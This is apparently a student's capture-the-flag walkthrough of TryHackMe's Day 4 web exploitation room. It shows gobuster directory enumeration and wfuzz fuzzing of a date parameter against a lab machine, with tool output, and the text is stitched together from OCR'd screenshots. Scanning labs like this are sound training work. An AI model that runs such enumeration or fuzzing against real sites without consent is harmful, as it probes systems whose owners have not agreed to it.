
Day 4: Web Exploitation - Santa’s watching

Tool used: Kali linux, Firefox

Solution/Walkthrough:

Question 1


After entering the ip address, it seems like some problems has been occurred



```
2022-06-19 09:44:28 Using peer cipher 'AES-256-CBC'
2022-06-19 09:44:28 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized w
ith 256 bit key
2022-06-19 09:44:28 Outgoing Data Channel: Using 512 bit message hash 'SHA512
' for HMAC authentication
2022-06-19 09:44:28 Incoming Data Channel: Cipher 'AES-256-CBC' initialized w
ith 256 bit key
2022-06-19 09:44:28 Incoming Data Channel: Using 512 bit message hash 'SHA512
' for HMAC authentication
2022-06-19 09:44:28 net_route_v4_best_gw query: dst 0.0.0.0
2022-06-19 09:44:28 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2022-06-19 09:44:28 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08
:00:27:58:4c:14
2022-06-19 09:44:28 TUN/TAP device tun0 opened
2022-06-19 09:44:28 net_iface_mtu_set: mtu 1500 for tun0
2022-06-19 09:44:28 net_iface_up: set tun0 up
2022-06-19 09:44:28 net_addr_v4_add: 10.18.38.132/13 dev tun0
2022-06-19 09:44:28 net_route_v4_add: 10.10.0.0/16 via 10.18.0.1 dev [NULL] t
able 0 metric 1000
2022-06-19 09:44:28 WARNING: this configuration may cache passwords in memory
 -- use the auth-nocache option to prevent this
2022-06-19 09:44:28 Initialization Sequence Completed
2022-06-19 09:48:08 Authenticate/Decrypt packet error: packet HMAC authentica
tion failed
2022-06-19 09:53:53 Authenticate/Decrypt packet error: packet HMAC authentica
tion failed
```

Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne

Copy and paste the given wfuzz command


tryhackme.com
TryHackMe | 25 Days of Cyber Security
PSP0201 - Google Docs
YouTube Music
TryHackMe | 25 Days of Cyber Security
translate - Google Search
?
Add 1 hour
Terminate

Title	IP Address	Expires
Day 4	10.10.69.82	51m 46s

http://url.com/word3.php

-x Used to specify file extensions i.e "php,txt,html"

Recommended wordlist to use: big.txt

We have provided wordlists for you on the AttackBox located in "/usr/share/wordlists". This is also the default location for wordlists on pentesting distributions such as Kali Linux. To provide an example, "big.txt" is located at the file path "/usr/share/wordlists/dirb/big.txt". Take some time to explore other wordlists provided and think of the situation where they may be effective to use.

An Introduction to Using wfuzz

The premise behind wfuzz is simple. Occasionally you want a bit more information about how much data something within a web application returns. This could be anything from a file, a response code (i.e. 404 meaning the URL doesn't exist) or the parameters used in a form similar to the form you attacked in Day 2.

For example, let's say you are pentesting a note-taking application and you want to see if you can view notes by other users. One way you may want to achieve this is by *FUZZ*ing for usernames (with the knowledge that every valid user will have note.txt by default). Our wfuzz command would like the following:


```
wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt localhost:80/FUZZ/note.txt
```

Now wfuzz will query the webserver using the words iterated from the "big.txt" wordlist. To illustrate:

- Query #1: http://localhost/**admin**/note.txt
- Query #2: http://localhost/**administrator**/note.txt
- Query #3: http://localhost/**system**/note.txt

```
-[paraodx@Parabox]-[/tmp/bb]$ wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt --hw 57 localhost:80/FUZZ/note.txt

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's doc

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://localhost:80/FUZZ/note.txt
Total requests: 20469

===================================================================
ID           Response   Lines    Word     Chars       Payload
```

And change a bit of it according to the given URL (The given URL has not consented to being fuzzed).



Answer the questions below

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open FireFox on the AttackBox and copy/paste the machines IP (10.10.69.82) into the browser search bar.

No answer needed

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ

Use GoBuster **(against the target you deployed -- not the shibes.xyz domain)** to find the API directory. What file is there?

Answer format: ********.***


Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Answer format: ***{********}

Submit
Hint
Task 7 ○ [Day 5] Web Exploitation Someone stole Santa's gift list!
Task 8 ○ [Day 6] Web Exploitation Be careful with what you wish on a Christmas night


<u>Question 2</u>

Type (gobuster dir -u http://10.10.69.82/ -w /usr/share/wordlists//dirb/big.txt) in command prompt to install gobuster. And wait till 100%.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.69.82/ -w /usr/share/wordlists//dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.69.82/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists//dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/19 10:17:39 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 308] [--> http://10.10.69.82/api/]
/server-status        (Status: 403) [Size: 276]

===============================================================
2022/06/19 10:27:16 Finished
===============================================================
```

Try to add /LICENCE or /api and so on to find the API directory.
Hence, /api is able to find the API directory.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.69.82/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.69.82/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/19 10:37:38 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 309] [--> http://10.10.69.82/api/]
/server-status        (Status: 403) [Size: 275]

===============================================================
2022/06/19 10:37:58 Finished
===============================================================
```


Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.69.82 Port 80


Question 3

Download the wordlist from tryhackme below the *Challenge*.




```
2022/06/19 10:37:58 Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$ cd Downloads/

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
burpsuite  sincostan.ovpn  wordlist

┌──(kali㉿kali)-[~/Downloads]
└─$ cat wordlist
20201100
20201101
20201102
20201103
20201104
20201105
20201106
20201107
20201108
20201109
20201110
20201111
20201112
20201113
20201114
```

Copy the link and change the date to FUZZ




```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -z file,wordlist http://10.10.69.82/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.69.82/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        0 L      0 W        0 Ch        "20201102"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000009:   200        0 L      0 W        0 Ch        "20201108"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000010:   200        0 L      0 W        0 Ch        "20201109"
```

Every word and chars are shown 0 except for the ID000000026
Copy the date and paste it at the end.



```
000000032:   200        0 L      0 W        0 Ch        "20201201"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000030:   200        0 L      0 W        0 Ch        "20201129"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000002:   200        0 L      0 W        0 Ch        "20201101"
000000031:   200        0 L      0 W        0 Ch        "20201130"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000039:   200        0 L      0 W        0 Ch        "20201208"
000000045:   200        0 L      0 W        0 Ch        "20201214"
000000048:   200        0 L      0 W        0 Ch        "20201217"
000000049:   200        0 L      0 W        0 Ch        "20201218"
000000047:   200        0 L      0 W        0 Ch        "20201216"
000000017:   200        0 L      0 W        0 Ch        "20201116"
000000046:   200        0 L      0 W        0 Ch        "20201215"
